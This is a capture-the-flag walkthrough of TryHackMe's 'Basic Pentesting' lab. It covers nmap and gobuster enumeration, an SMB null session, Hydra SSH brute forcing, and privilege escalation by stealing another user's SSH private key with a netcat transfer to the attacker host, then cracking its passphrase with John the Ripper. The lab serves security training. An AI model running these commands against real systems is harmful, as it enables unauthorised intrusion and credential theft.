

---

# TryHackMe - Basic Pentesting Room Writeup

Motasm Magdy



## Contents

<b>Task 1: Find the services exposed by the machine</b>	<b>2</b>
<b>Task 2: What is the name of the hidden directory on the web server(enter name without /)?</b>	<b>3</b>
Enumerating the (/development) sub-directory . . . . .	5
<b>Task 3: User brute-forcing to find the username &amp; password</b>	<b>7</b>
Enumerating the SMB service . . . . .	7
<b>Task 4: What is the username?</b>	<b>8</b>
<b>Task 5: What is the password?</b>	<b>8</b>
<b>Task 6: What service do you use to access the server?</b>	<b>9</b>
<b>Task 7: Enumerate the machine to find any vectors for privilege escalation</b>	<b>9</b>
<b>Task 8: What is the name of the other user you found (all lowercase)?</b>	<b>11</b>
<b>Task 9: If you have found another user, what can you do with this information?</b>	<b>11</b>
<b>Task 10: What is the final password you obtain?</b>	<b>13</b>
<b>Conclusion</b>	<b>14</b>
<b>References</b>	<b>14</b>



**Figure 1:** Challenge official cover

**Challenge description:** This challenge helps you apply basic enumeration and privilege escalation techniques to network protocols, as well as an easy web app hacking challenge.

**Challenge category:** Networking - Web Exploitation - Cryptography.

**Challenge link:** Basic Pentesting

## Task 1: Find the services exposed by the machine

To find the services exposed we need to enumerate the provided [Target\\_IP](#) using **Nmap**.

```
└─$ sudo nmap -sC -sV 10.10.179.189
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 16:41 +03
Nmap scan report for 10.10.179.189
Host is up (0.081s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  p++N=V       Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time:
|   date: 2023-11-04T13:42:10
|_  start_date: N/A
|_ clock-skew: mean: 1h19m58s, deviation: 2h18m34s, median: -1s
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2023-11-04T09:42:10-04:00
|_ smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds
```

**Figure 2:** Nmap result

From the above output, we can find that ports **22**, **80**, **139**, **445** are open. These are the well-known ports for SSH, HTTP, and SMB services respectively.

## Task 2: What is the name of the hidden directory on the web server(enter name without /)?


For this task, we need to deal with the web server running on port **80**. But before enumerating the name of the hidden directory, let's open the web app using our browser.



**Figure 3:** Web app main page

Well! it looks like it's a simple web app with nothing useful but the page source code!

**Keep in mind:** When dealing with web apps it's so important to take a look at the page source code as it may reveal some secrets or anything helpful for us!



**Figure 4:** Main page source code view

Alright! It seems like the developer left a comment for us.

Taking the comment as a hint for us and also this statement “**The hidden directory**” in the task question, it appears that enumerating the sub-directories of the web app may reveal something!

To enumerate sub-directories you can use tools like **dirbuster**, **dirb**, **gobuster**, or even **burpsuite** but for now, we will use **gobuster**.

```
$ gobuster dir -u http://10.10.179.189/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://10.10.179.189/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:           10s

Starting gobuster in directory enumeration mode

/development           (Status: 301) [Size: 320] [→ http://10.10.179.189/development/]
```


**Figure 5:** Gobuster

After running **gobuster** for a while, we found this sub-directory named “/development”.

From the above output, we figure out that the name of the “**hidden directory**” is **development**. And this concludes task 2.

## Enumerating the (/development) sub-directory

Well! Going back to our browser and accessing the /development sub-directory we found the following:




**Figure 6:** /development content

It appears that our generous developer again unintentionally left two text files.

Using **wget** to download the text files to our machine.

```
1 $ wget http://10.10.179.189/development/dev.txt
2 $ wget http://10.10.179.189/development/j.txt
```

After downloading the files, we opened them to check out if there is anything interesting.



```
$ cat dev.txt
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K


2018-04-21: I got Apache set up. Will put in our content later. -J
```

**Figure 7:** dev.txt

Well, it seems that it's a conversation between the developers namely (-K) and (-J) which may be the initials of their names or something like that. Developer -K mentioned a REST version and revealed a version number 2.5.12, so it looks like he is talking about a REST API, but as he said: *"haven't made any real web apps yet"* It looks like further enumeration for the web app may not be helpful for us.

Anyway, his message *"SMB has been configured"* may be a good hint for us to use as our next move, as we also know that from the Nmap results there is an SMB service running and exposed by the machine.

Okay! Keep this in mind for now and let's take a look at the other text file.



```
$ cat j.txt
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

**Figure 8:** j.txt

Uh-oh! My generous dumb so-called *developer*!

Thanks a lot, he gave us all we need, the message revealed that the developer called (J) **has weak credentials which are susceptible to password-cracking attacks!**


### Task 3: User brute-forcing to find the username & password

To brute force the weak password of the “-J” developer, we need to find out his/her real name not just the first initial.

As I told you before, *keep in mind that enumerating the SMB service is our next move. It's time to do so.*

#### Enumerating the SMB service

To enumerate SMB in Linux we have plenty of choices like **enum4linux**, **nmblookup**, **nmap**, or **smbclient** but for now, we will use **smbclient**.



```
└─$ smbclient -L //10.10.179.189 -N

      Sharename      Type      Comment
      ──────────      ───      ─────────
      Anonymous      Disk
      IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      ───          ─────────
      Workgroup       Master
      ───          ─────────
      WORKGROUP      BASIC2
```

**Figure 9:** smbclient

The above figure shows that our SMB Null Session attack is successfully achieved.

SMB Null Session attack: is an attack that allows a malicious user to establish a connection to SMB shares without providing any username or password.

From the above result, we can see that there is a share called **Anonymous**. So let's access it using **smbclient** also.



```
└─$ smbclient //10.10.179.189/Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Thu Apr 19 20:31:20 2018
..               D          0  Thu Apr 19 20:13:06 2018
staff.txt        N        173  Thu Apr 19 20:29:55 2018

        14318640 blocks of size 1024. 11088124 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
```

**Figure 10:** Null session attack

Well done! We accessed it successfully and listed its content using `ls` command. We can see that there is a text file named “**staff.txt**” so let’s download it for further investigation. Using `get staff.txt` to download the file to our local machine.

let’s open it to see its content.

```
└─$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

**Figure 11:** staff.txt

Man! Wonderful, now we have the full names of our generous developers. **(-J) is Jan and (-K) is Kay!**

## Task 4: What is the username?

From the above results, the username is `jan`.

## Task 5: What is the password?

Here we go, we know that Jan’s password is susceptible to password-cracking attacks. So it’s time to conduct our password-cracking attack. To do so, we are gonna use the well-known **Hydra** tool. But wait! Which protocol or service are we gonna conduct the attack to?!

As we have an SSH port open on our victim machine, it’s logical to think about it to conduct our attack. So let’s open **Hydra** and run it.

```
$ sudo hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.179.189 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-04 18:20:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.179.189:22/
[STATUS] 136.00 tries/min, 136 tries in 00:01h, 14344267 to do in 1757:53h, 12 active
[STATUS] 95.33 tries/min, 286 tries in 00:03h, 14344117 to do in 2507:43h, 12 active
[STATUS] 88.00 tries/min, 616 tries in 00:07h, 14343787 to do in 2716:38h, 12 active
[22][ssh] host: 10.10.179.189 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-04 18:29:53
```

**Figure 12:** Hydra

So the password is **armando**.

### Task 6: What service do you use to access the server?

We used **SSH** to access the server.

### Task 7: Enumerate the machine to find any vectors for privilege escalation

So let's access the victim machine using Jan's credentials.

```
└─$ ssh jan@10.10.179.189
jan@10.10.179.189's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

"the quieter you become, the more you are able to hear"

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Nov  4 11:30:58 2023 from 10.9.138.84
jan@basic2:~$
```

**Figure 13:** SSH

For now, our task is to escalate our privileges on the machine which is part of the post-exploitation phase in any penetration test and it's not less important than accessing the machine itself.

To escalate our privileges, we can look for well-known privilege escalation techniques and apply them manually or using automated tools like **LinEnum**, **LinuxPrivChecker**, or any other tool. For now, we are gonna do it manually.

After trying many privilege escalation techniques like checking the SUID binaries, SUDOers, kernel-based vulnerabilities, crontabs, and others, when trying to access the other user's directory `/home/kay` we found that we can access his `.ssh` directory!

```
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$
```

**Figure 14:** Kay's .ssh directory

Interesting! We can also read his own RSA public and private key pairs. So we found out our vector for privilege escalation.

### Task 8: What is the name of the other user you found (all lowercase)?

kay.

### Task 9: If you have found another user, what can you do with this information?

Okay guys! We are about to finish this privilege escalation task, we now have SSH credentials and keys for another user, so what should we do with this SSH stuff? As we all know the famous quote **“Google is your friend”**, and to be honest as a pentester, Google is more than your friend. Therefore, after searching for a technique on how we could benefit from those SSH keys, we found a good blog post, and its steps are as follows:

#### 1. Get the private key on your local machine

To do so, we are gonna use `netcat` and set a listener on our local machine and connect back from the victim machine to send the file.

*Set the netcat listener on our machine:*

```
1 $ nc -nlp 4040 > id_rsa
```

*Connect back from the victim machine:*

```
1 jan@basic2:/home/kay/.ssh$ nc [Local_Machine_IP] 4040 < id_rsa
```

After getting the `id_rsa` private key of user `kay` when we try to connect to the victim machine as user `kay`, we see that the private key is protected with a passphrase. So to use it, we first need to crack its passphrase.

## 2. Install SSH2John on the local machine


SSH2John is a utility to convert the key-file into a txt-format that would be suitable for JTR to crack and it's part of John The Ripper suite.

```
1 $ wget https://raw.githubusercontent.com/magnumripper/JohnTheRipper/bleeding-jumbo/run/ssh2john.py
```

## 3. Crack the private key on the local machine

So now we are gonna use **SSH2John** to get the suitable format for JTR to understand. After that, we are gonna run John The Ripper to crack the passphrase.

```
1 $ python ssh2john.py id_rsa > id_rsa.hash
```



```
$ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1g 0:00:00:00 DONE (2023-11-04 19:04) 100.0g/s 8275Kp/s 8275Kc/s 8275KC/s betzabeth..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

**Figure 15:** JTR

Well done! We now can use the `id_rsa` file with its passphrase to access the machine as user `kay`.

```
└─$ ssh -i id_rsa kay@10.10.179.189
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Figure 16: SSH to kay

## Task 10: What is the final password you obtain?

This task is trivial as we just listed the files in the home directory and found a `pass.bak` file contains the password.

```
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

Figure 17: pass.bak

## Conclusion

In conclusion, I hope this walkthrough has been informative and shed light on our thought processes, strategies, and the techniques used to tackle each task. CTFs are not just about competition; they're about learning, challenging yourself and your knowledge, and getting hands-on experience through applying your theoretical knowledge.

## References

1. Crack SSH Private Key Passwords with John the Ripper